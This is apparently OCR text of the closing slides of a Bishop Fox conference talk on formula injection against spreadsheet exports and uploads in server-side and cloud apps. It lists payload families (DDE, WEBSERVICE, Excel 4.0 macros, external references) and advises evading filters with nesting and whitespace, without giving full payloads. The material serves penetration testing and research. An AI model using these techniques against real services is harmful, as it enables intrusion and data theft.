
FINAL THOUGHTS

CONCLUSION

Final Thoughts: Further Research to Be Done

SERVER-SIDE ATTACKS

- Hidden Formula APIs: Microsoft is notorious for undocumented legacy APIs, or Easter eggs. Flight simulator was hidden in Excel ‘97, but that might be the only thing that’s been removed since Excel ‘97.



Final Thoughts: Finding New Attack Vectors

CONCLUSION

- As we move away from desktop apps to cloud apps and SaaS, consider the “traditional” client-side attacks. They may take on new meaning in a server-side setting.
- Spreadsheet software is a large and varying attack surface. Opening the same formula payload could have a variety of warnings or lack thereof across the various solutions (MS Excel, LibreOffice, OpenOffice, Google Sheets, O365 Excel, etc.).

Final Thoughts: Say Hi!

CONCLUSION

- If you do find any of these during pentests or Bug Bounties, I'd love to hear about it. Or come work on it with us at Bishop Fox.
- **jmiller@bishopfox.com**, or **theBumble** on freenode
- Hope to see you at SummerCon 2018!

Thank You

Empire Hacking NYC

BISHOP FOX

Questions?

Functionality to look for:

- **Export** or **upload** functionality handling XLS*/CSV files. Attempt to inject formulas into cells used during processing.

Payloads:

- NOW, DDE, WEBSERVICE, INFO/CELL, named ranges (Excel 4.0 macros)
- Macros, and external spreadsheet references.
- Bypass filtering with nesting and whitespace.